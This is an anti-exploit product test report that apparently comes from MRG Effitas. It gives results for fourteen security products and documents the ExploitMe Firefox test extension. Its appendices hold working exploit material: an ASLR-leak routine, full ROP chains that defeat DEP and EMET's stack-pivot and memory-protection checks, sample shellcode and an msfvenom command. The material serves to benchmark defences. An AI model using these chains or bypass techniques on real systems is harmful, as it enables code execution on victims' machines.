https://blog.mrg-effitas.com/wp-content/uploads/2015/04/MRG_Effitas_Artificial_Zero_Day_Exploit.zip

5.1 Results of the artificial zero-day test

Product	Original attack	Provided attack
Avast Internet Security 2015.10.2.2214	fail	fail
Bitdefender Internet Security 2015 18.21.0.1497	fail	fail
EMET 5.2.5546.19547 (Firefox and plugin container protected)	blocked	fail
EMET 5.2.5546.19547 (default settings)	fail	fail
Emsisoft Internet Security 9.0.0.5066	fail	fail
ESET Smart Security 8.0.304.0	fail	fail
F-Secure Internet Security 2.15 build 361	fail	fail
HitmanPro.Alert 3.0.34.167	blocked	blocked
Kaspersky Internet Security 15.0.1.415(b)	fail	fail
Malwarebytes anti-exploit premium 1.05.1.1016	blocked	fail
McAfee Internet Security 16.8.821	fail	fail
Microsoft Security Essentials 4.7.205.0	fail	fail
Norton Security 22.1.0.9	fail	fail
Trend Micro Internet Security 8.0.1133	fail	fail

6 Conclusion

HitmanPro.Alert 3 multi-layer protection, combined with its small footprint, provides excellent exploit protection against both in-the-wild and zero-day exploits. Moreover, even if malware is able to infect the machine, HitmanPro.Alert 3 can protect the browser, the privacy of the user, the integrity of the documents and pictures, and the confidentiality of the passwords, while not causing any noticeable performance impact.

7 Certification

The following certification is given to HitmanPro.Alert 3:

MRG Effitas MAR 2015
CERTIFIED


8 Appendix I

8.1 Installation and Basic Usage

The ExploitMe toolset comes in the form of a Firefox XPI extension that contains both the *XPCOM Component* and the *Exploit*. The extension is meant to be used in Mozilla Firefox 29.0.

To install the extension:


1. Start Firefox and navigate to the about:addons address.
2. Click the Gear icon on the left side of the “Search all add-ons” search bar.
3. Choose the “Install Add-on From File...” option.
4. Open the ExploitMe.xpi extension file from the file system.
5. On the “Software Installation” screen, click “Install Now” to accept the installation.
6. Restart Firefox.


Firefox
about:addons
Google
Search all add-ons
Check for Updates
View Recent Updates
Install Add-on From File...
Update Add-ons Automatically
Reset All Add-ons to Update Automatically
Get Add-ons
Extensions
Appearance
You don't have any add-ons of this type installed
Learn more about add-ons

After the installation is complete, you can navigate to the following address to access the ExploitMe user interface:

```
chrome://exploitme/content/ExploitMe.html
```

The ExploitMe user interface consists of the following main elements:


chrome://exploitme/content/ExploitMe.html

ExploitMe Test Page

This is the test page of the ExploitMe extension. The extension simulates a memory corruption condition inside the browser in order to help assess the effectiveness of different exploit mitigation solutions. The exploit bundled with the extension defeats ASLR by leaking the base address of MOZJS.DLL and diverts execution to a ROP chain on the heap.
A sample ROP chain is provided on this page: Values are parsed line-by-line by a simple JS function that treats numeric values as an offset to the base address of MOZJS.DLL. Values starting with "*" are treated as absolute addresses (or immediate constants). The "*SHELLCODE*" string is replaced by the address of a shellcode.
Shellcodes can also be provided on this interface. Shellcode is directly parsed by the JavaScript unescape() function.

Debug: ✓ 2.

ROP Chain

```
0021f1e4
*31313131
0009f80a
*42424242
*43434343
*44444444
0019ef3d
*45454545
*46464646
00158092
*47474747
*48484848
*49494949
*50505050
002dc85b
003781fb
00168599
0015e792
0015e792
0015e792
0015e792
002dc85b
*00000040
00168599
0015e792
0015e792
0015e792
0015e792
```

3.

Shellcode

```
%ue8fc%u0082%u0000%u8960%u31e5%u64c0%u508b%u8b30%u0c52%u528b%u8b14%u2872%ub70f%u26
4a%uff31%u3cac%u7c61%u2c02%uc120%u0dcf%uc701%uf2e2%u5752%u528b%u8b10%u3c4a%u4c8b%u
7811%u48e3%ud101%u8b51%u2059%ud301%u498b%ue318%u493a%u348b%u018b%u31d6%uacff%ucfc1
%u010d%u38c7%u75e0%u03f6%uf87d%u7d3b%u7524%u58e4%u588b%u0124%u66d3%u0c8b%u8b4b%u1c
58%ud301%u048b%u018b%u89d0%u2444%u5b24%u615b%u5a59%uff51%u5fe0%u5a5f%u128b%u8deb%u
6a5d%u8d01%ub285%u0000%u5000%u3168%u6f8b%uff87%ubbd5%ub5f0%u56a2%ua668%ubd95%uff9d
%u3cd5%u7c06%u800a%ue0fb%u0575%u47bb%u7213%u6a6f%u5300%ud5ff%u6163%u636c%u652e%u65
78%u4100
```

4.

Exploit!

1.

1. The “Exploit!” button triggers the exploit.

2. If the "Debug" checkbox is ticked, the exploit provides information about its internal structures (results of information leaks, generated ROP-chain – for more information see Section 8.3).
3. The ROP-chain area is an editable input field where the initial ROP-chain for the exploit can be provided. Values are parsed line-by-line by a simple JS function that treats numeric values as an offset to the base address of MOZJS.DLL. Values starting with "*" are treated as absolute addresses (or immediate constants). The "*SHELLCODE*" string is replaced by the address of a shellcode.
4. The shellcode to be executed area: The provided string is directly parsed be the JavaScript unescape() function. The address of the resulting string buffer is leaked and then replaced in the ROP-chain. The provided sample shellcode spawns the Windows calculator. A basic shellcode can be generated directly using the MSFVenom[1] tool of the Metasploit Framework[2]:

```
./msfvenom -p windows/exec -f js_be CMD=calc.exe
```

8.2 ExploitMe Browser Component

In order to ensure high flexibility in constructing different exploitation methods, the *Component* provides close-to-ideal attack conditions in the browser:

- An attacker can leak arbitrary memory contents.
- An attacker can force the browser to treat arbitrary addresses as function pointers.

The following subsection discusses the API implementing the exploitation primitives. The API is reachable from JavaScript through XPConnect[3].

8.2.1 XPCOM API Specification

The interface definition for the ExploitMe XPCOM component is as follows:

```
interface IExploitMe : nsISupports
{
	attribute AString name;
	long read(in DOMString s,in long o);
	long readabs(in long a);
	void trigger(in long s);
};
```

The following subsections discuss available interface methods.

8.2.1.1 read(in DOMString s, in long o)

This method simulates an out-of-bounds read, a typical result of integer overflows. The attacker can read addresses relative to a legitimately allocated object in memory.

The method takes the address of the "s" String and reads 4 bytes from the offset "o" relative to it, then returns with the read value.

[1] http://www.offensive-security.com/metasploit-unleashed/Msfvenom

[2] http://www.metasploit.com/

[3] https://developer.mozilla.org/en-US/docs/Mozilla/Tech/XPCOM/Language_bindings/XPConnect

Example:

```
var mystring=”S2”;
var addr=obj.read(mystring,0); // The 0. DWORD is a pointer to the buffer containing the “S2” string
alert(“mystring is located at: ”+addr);
```

8.2.1.2 readabs(in long a)

The method reads 4 bytes from an absolute address. The same result can be achieved with some basic arithmetic after the relative read leaks some absolute addresses. This method is just a shortcut.

Example:

```
var mystring=”S2”;
var addr=obj.read(mystring,0);
var buff=obj.readabs(addr); // buff = 0x00320053
```

8.2.1.3 trigger(in long s)

This method emulates a use-after-free condition when an attacker controlled memory address is treated as a function pointer.

Example:

```
obj.trigger(0x41414141); // Call the address pointed by 0x41414141
```

8.3 Exploitation


Although the ExploitMe browser *Component* provides a high level of control inside the browser process, the usual defensive measures of the operating system are in place:

- The virtual memory of the process is randomized (ASLR)
- The attacker can only manipulate the non-executable heap from JavaScript (DEP)

This section discusses how these limitations are bypassed in the sample exploit provided with ExploitMe.

ASLR is bypassed by making use of the information leak primitives of the *XPCOM Component* (read(), readabs()). JavaScript String objects contain a pointer to a buffer where the actual bytes of the represented UTF-8 string are stored. Leaking the 0th offset of a String object returns such a pointer. Analysis of the browser process showed that Strings are placed in a 0x100000 byte long memory region, so the beginning of this region can be found by simply masking out the lower 24 bits of the address of the String buffer. This information is needed to safely crawl the surroundings of the leaked address using the same relative leak without trying to interact with unallocated regions (and causing an access violation).

Memory analysis also showed that the crawled memory area contains continuous buffers of patterns shown in the following screenshot:


Executable modules

```
Base     Size     Entry    Name     File version    Path
01240000 00044000 0124249C firefox  29.0            C:\Program Files\Mozilla Firefox\firefox.exe
649C0000 0010A000 64A5146C dwrite   6.1.7600.16385  C:\Windows\system32\dwrite.dll
64AD0000 017BA000 65330207 xul      29.0            C:\Program Files\Mozilla Firefox\xul.dll
66290000 004FB000 665D8348 gkmedias 29.0            C:\Program Files\Mozilla Firefox\gkmedias.dll
66790000 00A1A000          icudt52  52, 1, 0, 0     C:\Program Files\Mozilla Firefox\icudt52.dll
671B0000 000F0000 67233D75 icuuc52  52, 1, 0, 0     C:\Program Files\Mozilla Firefox\icuuc52.dll
672F0000 003B4000 6748B5ED mozjs                    C:\Program Files\Mozilla Firefox\mozjs.dll
676B0000 001A0000 6770B474 EMET     5.1.0.0         C:\Windows\AppPatch\EMET.DLL
                                                    refox\icuin52.dll
                                                    refox\nss3.dll
                                                    .dll
                                                    refox\nssckbi.dll
                                                    ll
                                                    refox\freebl3.dll
                                                    emsvc.dll
                                                    emprox.dll
                                                    .dll
                                                    stprox.dll
                                                    n.dll
                                                    dll
                                                    dll
                                                    .dll
                                                    .dll
                                                    .dll
                                                    ll
                                                    rframe.dll
                                                    refox\nssdbm3.dll
                                                    refox\softokn3.dll
                                                    Mozilla\Firefox\Profi
                                                    refox\MSVCR100.dll
                                                    refox\MSVCP100.dll
                                                    refox\mozglue.dll
```

Dump - 0B900000..0B9FFFFF

```
0B91A024 60 F5 13 05 40 71 F4 05 2C 2E 68 67 00 00 00 00 `õ!!♣@q~♣,.hg....
0B91A034 86 FF FF FF F0 C4 D6 08 00 00 00 00 90 94 14 05 ć   ──í■....Éö¶♣
0B91A044 60 F5 13 05 00 00 00 00 2C 2E 68 67 00 00 00 00 `õ!!♣....,.hg....
0B91A054 86 FF FF FF 20 C5 D6 08 00 00 00 00 F0 C7 91 0B ć    +í■....-ãLə
0B91A064 A0 F7 93 0B 00 00 00 00 2C 2E 68 67 00 00 00 00 á,õə....,.hg....
0B91A074 86 FF FF FF 50 C5 D6 08 00 00 00 00 F8 6B 19 05 ć   P+í■....°k↓♣
0B91A084 60 F5 13 05 80 72 F4 05 2C 2E 68 67 00 00 00 00 `õ!!♣Çr~♣,.hg....
0B91A094 86 FF FF FF 80 C5 D6 08 00 00 00 00 F0 C7 91 0B ć   Ç+í■....-ãLə
0B91A0A4 A0 F7 93 0B 00 00 00 00 2C 2E 68 67 00 00 00 00 á,õə....,.hg....
0B91A0B4 86 FF FF FF B0 C5 D6 08 00 00 00 00 F8 6B 19 05 ć   ░+í■....°k↓♣
0B91A0C4 60 F5 13 05 80 73 F4 05 2C 2E 68 67 00 00 00 00 `õ!!♣Çs~♣,.hg....
0B91A0D4 86 FF FF FF E0 C5 D6 08 00 00 00 00 88 A9 BF 06 ć   Ó+í■....ê⌐┐♠
0B91A0E4 A0 F7 93 0B 80 9F BE 05 2C 2E 68 67 00 00 00 00 á,õəÇƒż♣,.hg....
0B91A0F4 86 FF FF FF A0 C6 D6 08 00 00 00 00 98 D2 90 0B ć   áÃí■....ÿÊÉə
0B91A104 60 F9 93 0B 00 00 00 00 2C 2E 68 67 00 00 00 00 `·õə....,.hg....
0B91A114 86 FF FF FF 00 C7 D6 08 00 00 00 00 F0 C7 91 0B ć   .ãí■....-ãLə
0B91A124 A0 F7 93 0B 00 00 00 00 2C 2E 68 67 00 00 00 00 á,õə....,.hg....
0B91A134 86 FF FF FF 60 C7 D6 08 00 00 00 00 68 DE 90 0B +   `ãõ■....hÞÉ
0B91A144 00 34 B9 06 00 00 00 00 2C 2E 68 67 00 00 00 00 .4╣♠....,.hg....
0B91A154 86 FF FF FF 60 D1 4E 08 00 00 00 00 70 19 D6 06 +   `ÑN■....p↓Í
```

The buffer contains 64-byte structures including a type identifier constant (`0xffffff86` or -122). The DWORD 16 bytes before this identifier is a pointer to the MOZJS.DLL (part of a jump table). Based on this observation, a simple heuristic was built, which manages to extract the absolute base address of MOZJS.DLL:

```
    var res=obj.read(mystring);
    // Calculating heap_base...
    for (var i=heap_base;i<heap_base+0x100000;i+=4){
        var val=obj.readabs(i);
        if (val==-122){
            var m=obj.readabs(i-16);
            if ((m & 0xffff) == 0x2e2c){
                m=(m & 0xffff0000)-0x390000;
                mozjs_base=m;
                if (debug) {alert("mozjs is at: "+m.toString(16));}
                break;
            }
        }
    }
```

Based on the calculated base address, a ROP-chain can be built[4]. The execution is passed to this chain via the trigger() *Component* method (see 8.2.1.3). Since at this point only heap structures can be controlled, the stack must be pivoted for the ROP-chain to work. The EAX register points to the attacker controlled area after the function pointer call is performed by trigger(). A usable stack pivot gadget is located at offset 0x21f1e4 in MOZJS.DLL:

```
PUSH EAX
POP ESP
POP EDI
```

[4] The limitation of this approach is that the resulting ROP-chain will be specific to the version of the browser. Since the extension itself is already linked specifically to the browser version, this is not a real issue. A real-world exploit would probably extract the base address of an OS module from the browser DLL.

```
POP ESI
RETN 4
```

The following subsections discuss the ROP-chains provided with ExploitMe. Each sample has different properties in terms of mitigation bypass capabilities and can be used as a starting point to compile comprehensive tests. Microsoft EMET version 5.2[5] was used as a reference exploit mitigation technology. The following EMET mitigations have no effect on the provided ROP-chains and payloads:

- ASLR (bypassed via infoleak)
- Mandatory ASLR (bypassed via infoleak)
- BottomUP ASLR (bypassed via infoleak)
- HeapSpray (no heap spray is used)
- DEP (bypassed by Return-Oriented Programming)
- SEHOP (Not a SEH-based exploit)
- Null Page (Not relevant)
- LoadLib (No LoadLib() API is used in the samples)
- ASR (No embedding)

The full ROP-chains with comments are available in the Appendix, in a form that can be provided to the ExploitMe UI (comments should be removed!).

8.3.1 ROP-chain A

This ROP-chain is a naive version containing no explicit mitigation bypass. The chain was built on a sample generated by the Mona Immunity Debugger extension[6]. The original output of the extension was (relevant excerpt):

```
Module info :
Base       | Top        | Size       | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll |
0x5a840000 | 0x5abf4000 | 0x003b4000 | True   | True    | True  |  True    | False  | -1.0-
[mozjs.dll] (C:\Program Files\Mozilla Firefox\mozjs.dll)

Register setup for VirtualProtect() :
--------------------------------------------
 EAX = NOP (0x90909090)
 ECX = lpOldProtect (ptr to W address)
 EDX = NewProtect (0x40)
 EBX = dwSize
 ESP = lPAddress (automatic)
 EBP = ReturnTo (ptr to jmp esp)
 ESI = ptr to VirtualProtect()
 EDI = ROP NOP (RETN)

*** [ JavaScript ] ***

  //ROP-chain generated with mona.py - www.corelan.be
  rop_gadgets = unescape(
    "%ua7bc%u5aad" + // 0x5aada7bc : ,# POP ECX # RETN [mozjs.dll]
```

[5] https://support2.microsoft.com/kb/2458544/en

[6] https://github.com/corelan/mona/blob/master/mona.py

```
    "%u701c%u5ab3" + // 0x5ab3701c : ,# ptr to &VirtualProtect() [IAT mozjs.dll]
    "%u26e5%u5a9d" + // 0x5a9d26e5 : ,# MOV EAX,DWORD PTR DS:[ECX] # RETN [mozjs.dll]
    "%u267d%u5aad" + // 0x5aad267d : ,# MOV ESI,EAX # DEC ECX # RETN [mozjs.dll]
    "%u949a%u5aae" + // 0x5aae949a : ,# POP EBP # RETN [mozjs.dll]
    "%u2c99%u5aa2" + // 0x5aa22c99 : ,# & jmp esp [mozjs.dll]
    "%uabda%u5a96" + // 0x5a96abda : ,# POP EBX # RETN [mozjs.dll]
    "%u0201%u0000" + // 0x00000201 : ,# 0x00000201-> ebx
    "%u4611%u5a9e" + // 0x5a9e4611 : ,# POP EDX # RETN [mozjs.dll]
    "%u0040%u0000" + // 0x00000040 : ,# 0x00000040-> edx
    "%u0da8%u5a9d" + // 0x5a9d0da8 : ,# POP ECX # RETN [mozjs.dll]
    "%u81fb%u5abb" + // 0x5abb81fb : ,# &Writable location [mozjs.dll]
    "%ud6a4%u5a9a" + // 0x5a9ad6a4 : ,# POP EDI # RETN [mozjs.dll]
    "%u5549%u5a9d" + // 0x5a9d5549 : ,# RETN (ROP NOP) [mozjs.dll]
    "%u4767%u5a96" + // 0x5a964767 : ,# POP EAX # RETN [mozjs.dll]
    "%u9090%u9090" + // 0x90909090 : ,# nop
    "%u0125%u5a88" + // 0x5a880125 : ,# PUSHAD # RETN [mozjs.dll]
    ""); //  :
```

The chain was modified in the following ways:

- The first gadget (0x5aada7bc) pops 1 DWORD off the stack on return (RETN 4), so 4 bytes of "junk" was inserted.
- The POP EDX gadget at 0x5a9e4611 was replaced because the original location was not deterministic. The new gadget is at offset 0x19560e.
- A stack pivot gadget was added at the beginning of the chain.

The chain calls the VirtualProtect() API to make itself executable. The API is called by setting up the 32-bit registers to make up a valid stack frame after pushing them to the (pivoted) stack at once with the PUSHAD instruction. The stack frame created this way has a pointer to VirtualProtect() on top that gets called after returning, after the PUSHAD instruction. The API is used to make 513 bytes on the current stack frame executable; the shellcode should reside on the pivoted stack frame right after the ROP-chain.

8.3.2 ROP-chain B

This chain bypasses the Stack Pivot and MemProt mitigations of EMET. Chain A is affected by these mitigations in the following ways:

- Stack Pivot: The Stack Pivot ensures that ESP is pointing to the stack when a critical function (like VirtualProtect()) is called. In the case of Chain A, the stack is pivoted to the heap and both the VirtualProtect() API and the shellcode are called/executed there.
- MemProt: MemProt ensures that the APIs which control virtual memory access permissions do not make the stack executable. If the ROP-chain is moved to the stack, the ROP-chain and the shellcode cannot be bound together as this kind of solution would require an executable stack.

Both protections can be bypassed by constructing a state in which the ROP-chain runs from the stack while the shellcode remains on the heap – this solution would resemble a legitimate program (like a JIT compiler) and is thus possibly good enough to bypass mitigations other than EMET.

To achieve this, the following steps are taken:

1. Pivot the stack to an initial ROP-chain
2. Get the address of the original stack
3. Get the address of the shellcode
4. Set up the stack frame for Virtual Protect on the original stack, targeting the shellcode

5. Pivot back to the original stack

Stack pivoting is achieved through the same gadget as in the case of Chain A. After the pivot, the EBP register still points to the original stack, so it is possible to save it for later:

```
0009f80a  ; mov eax,ebp # pop ebp # pop ebx # retn 4
```

The address of the shellcode is inserted dynamically by JavaScript after an information leak is used.
Copy to the stack is performed with the following gadget:

```
00168599  ; mov dword ptr ds:[edx], ecx # retn
```

This gadget basically uses the EDX register as a temporary stack pointer and the MOV instruction to "push" the value of ECX. When simulating the "push", the temporary stack pointer should also be moved:

```
0015e792  ; dec edx # retn
0015e792  ; dec edx # retn
0015e792  ; dec edx # retn
0015e792  ; dec edx # retn
```

Pivoting back to the original stack is performed with the same pivoting gadget as used before.

8.3.3 Other Mitigations

Bypassing other mitigations of EMET and other software based exploit mitigation protections is possible by constructing more complex ROP-chains and custom pieces of shellcode. Practical bypass techniques are, however, mostly based on known limitations of the particular implementation of the mitigation technique (e.g. SimExecFlow is known to follow 15 instructions after a critical call, EMET hooks can be jumped over, etc.). The above samples bypass mitigation by mimicking harmless control flows so that they remain relevant when testing other mitigation bypass solutions.

8.4 Customization

8.4.1 Custom ROP-chains

ExploitMe supports custom ROP-chains, which can be directly supplied on the user interface (UI). The UI can be directly used in case of ROP-chains built on MOZJS.DLL.

A simple Python script is provided in Appendix II, which can be used to format the Metasploit ROPDB XML documents[7] so that the contained chains can be fed to ExploitMe.

If ROP-chains based on other libraries are used, the exploit code (ExploitMe.js) should be modified to leak the base address of the module the chain is based on. This can be easily done by parsing the Import Address Table of the already leaked MOZJS module or by using different information leaks based on the primitives provided by the *Component*. If a non-ASLR-aware module is used, all gadgets can be provided by their absolute addresses ("*%08x" format).

[7] https://community.rapid7.com/community/metasploit/blog/2012/10/03/defeat-the-hard-and-strong-with-the-soft-and-gentle-metasploit-ropdb

9 Appendix II

9.1 ROP-chain A

```
0021f1e4 ; STACK PIVOT ESP<-EAX: push eax # pop esp # pop edi # pop esi # retn 4
*41414141 ;JUNK
0029a7bc ; POP ECX # RETN
*42424242 ; JUNK
002f701c ; ptr to &VirtualProtect() [IAT mozjs.dll]
001926e5 ; MOV EAX,DWORD PTR DS:[ECX] # RETN
0029267d ; MOV ESI,EAX # DEC ECX # RETN
002a949a ; POP EBP # RETN
001e2c99 ; & jmp esp
0012abda ; POP EBX # RETN
*00000201 ; 0x00000201-> ebx
0019560e ; POP EDX # RETN
*00000040 ; 0x00000040-> edx
00190da8 ; POP ECX # RETN
003781fb ; &Writable location [mozjs.dll]
0016d6a4 ; POP EDI # RETN
00195549 ; RETN (ROP NOP)
00124767 ; POP EAX # RETN
*90909090 ; NOPs
00040125 ; PUSHAD # RETN
```

9.2 ROP-chain B

```
0021f1e4  ; STACK PIVOT ESP<-EAX: push eax # pop esp # pop edi # pop esi # retn 4
*31313131 ; JUNK
0009f80a  ; mov eax,ebp # pop ebp # pop ebx # retn 4
*42424242 ; JUNK
*43434343
*44444444
0019ef3d  ; mov ecx,eax # mov eax,esi # pop esi # retn 10
*45454545 ; JUNK
*46464646
00158092  ; mov edx,ecx # retn
*47474747 ; JUNK
*48484848
*49494949
*50505050
002dc85b  ; pop ecx #retn
003781fb  ; &Writable location [mozjs.dll]
00168599  ; SIMULATE PUSH ECX(mov dword ptr ds:[edx], ecx # retn)
0015e792  ;              (4 times : dec edx # retn )
0015e792
0015e792
0015e792
002dc85b  ; pop ecx # retn
*00000040 ; dWsize
00168599  ; SIMULATE PUSH ECX
```

```
0015e792
0015e792
0015e792
0015e792
002dc85b  ; pop ecx # retn
*00000201 ; Newprotect
00168599  ; SIMULATE PUSH ECX
0015e792
0015e792
0015e792
0015e792
002dc85b  ; pop ecx # retn
*SHELLCODE* ; ADDRESS OF THE SHELLCODE ON THE HEAP
00168599  ; SIMULATE PUSH ECX
0015e792
0015e792
0015e792
0015e792
00168599  ; SIMULATE PUSH ECX
0015e792
0015e792
0015e792
0015e792
002dc85b  ; pop ecx # retn
002f701c  ; ptr to &VirtualProtect()
001926e5  ; DEREFERENCE &VirtualProtect(): move eax, dword ptr ds:[ecx] # retn
0011c29f  ; xchg ecx,eax # ret
00168599  ; SIMULATE PUSH ECX
0015e792
0015e792
0015e792
0015e792
00168599  ; SIMULATE PUSH ECX
0015e792
0015e792
0015e792
0015e792
0015e792  ; Add junk to the original stack
0015e792
0015e792
0015e792
001277db  ; mov eax, edx # retn
0021f1e4  ; PIVOT BACK (ESP<-EAX)
```

9.3 ROPDB to ExploitMe converter script

```
#!/usr/bin/env python

# ROPDB reference implementation: https://github.com/rapid7/metasploit-
framework/blob/master/lib/rex/exploitation/ropdb.rb
```

```
from lxml import etree
import sys
import random

def gen_junk():
    return "*"+("%02x" % random.choice(range(0x30,0x7f)))*4

def get_safe_size(s): # Eliminate NULL bytes (in this case double half-bytes too)
    safe_size=get_unsafe_size(s)
    while "00" in "%08x" % (safe_size):
        safe_size = safe_size - 1
    return safe_size

def get_unsafe_size(s):
    return 0xffffffff - s + 1

def usage():
    print "Usage: python %s ropdb.xml [payload size]" % (sys.argv[0])
    exit()

if len(sys.argv)<2:
    usage()

tree=etree.parse(open(sys.argv[1],"r"))
rops=tree.getroot().xpath("/db/rop")

for rop in rops:
    for gadget in rop.iter("gadget"):
        try:
            print "%08x" % (int(gadget.attrib["offset"],16))
        except KeyError:
             value = gadget.attrib["value"]
             try:
                 if value == "nop":
                     print "*90909090"
                 elif value == "junk":
                     print gen_junk()
                 elif value == "safe_negate_size":
                     print "*%08x" % get_safe_size(int(sys.argv[2]))
                 elif value == "unsafe_negate_size":
                     print "*%08x" % get_unsafe_size(int(sys.argv[2]))
                 elif value == "size":
                     print "*%08x" % int(sys.argv[2])
                 else:
                     print "*%08x" % (long(value,16))
             except IndexError:
                 print "Payload size is needed!"
                 usage()
    print "+++EOROP+++"
```

10 Appendix III

```
=====================================================================================
            BUFFER A REFERENCE TO THE ORIGINAL STACK SPACE
=====================================================================================

  -----------------------------------------------------------------------------------
            Stack Pivot for ExploitMe tool.
  -----------------------------------------------------------------------------------
  0x0021F1E4 push eax                   <- this address will also be popped into EDI
            pop esp
            pop edi                     <- pops 0x0021F1E4 into EDI
            pop esi                     <- pops 0x31313131 into ESI
            ret 4
  *31313131                             <- this one will be popped into ESI

  -----------------------------------------------------------------------------------
            Get a reference to the original stack range.
            The reference to the original stack range is derived from the current EBP
            value.
  -----------------------------------------------------------------------------------
  0x00002BAC pop ecx
            ret
  *EEEEEEEE                             <- will be removed by RET4 from 0x0021F1E4
  *FFFFFD00                             <- value to 'add' to ecx. E.g. sub 0x0300

  0x0009D868 add ecx, ebp               <- ECX contains a reference to an address
                                           BEFORE the original ESP
            ret

  -----------------------------------------------------------------------------------
            Buffer the address of the original stack pointer (located in ECX) in EDX.
  -----------------------------------------------------------------------------------
  0x00158092 mov edx, ecx
            ret

=====================================================================================
            UPDATE VALUES IN THE SECOND STAGE ROP-CHAIN
=====================================================================================

  -----------------------------------------------------------------------------------
            Get startAddress of second stage ROP-chain into EAX.
  -----------------------------------------------------------------------------------
  0x0017049E push esp
            pop esi
            ret

  0x00003DEF pop eax
            ret
  *000000BC                             <- offset in heap to second stage ROP-chain
```

```
0x0015F21A add eax, esi
           pop esi                     <- side effect, don't care
           ret                         <- EAX contains start address of second stage
                                          ROP-chain
*41414141                              <- dummy, for pop ESI

-------------------------------------------------------------------------------------
           Buffer the start-address of the second stage ROP-chain in ECX.
-------------------------------------------------------------------------------------
0x0003BE5D xchg eax, ecx               <- ECX becomes value of EAX
           ret
0x0001EE90 mov eax, ecx
           ret

-------------------------------------------------------------------------------------
           Update the value of 'vpAddress'. Initially this contains the address of
           the IAT of mozjs.dll which contains the address of VirtualProtect.
-------------------------------------------------------------------------------------
0x00153C99 add eax, 4                  <- EAX points to 'vpAddress' (offset 0x04)
                                          in second stage ROP-chain.
           ret

0x0029267D mov esi, eax                <- Store pointer to 'vpAddress' in second
                                          stage ROP-chain in ESI. So we can use it to
                                          write at this location, later on.
           dec ecx
           ret
0x0009B593 inc ecx                     <- compensate for the 'dec ECX'
           ret

0x0000AADC mov eax, dword ptr [eax]    <- EAX contains address of mozjs.dll IAT entry
                                          that contains address of VirtualProtect.
           ret

0x0000AADC mov eax, dword ptr [eax]    <- EAX contains address of VirtualProtect
           ret

0x001838B3 mov dword ptr [esi], eax    <- write the actual address of VirtualProtect
                                          at the right location in the second stage
                                          ROP-chain.
           ret

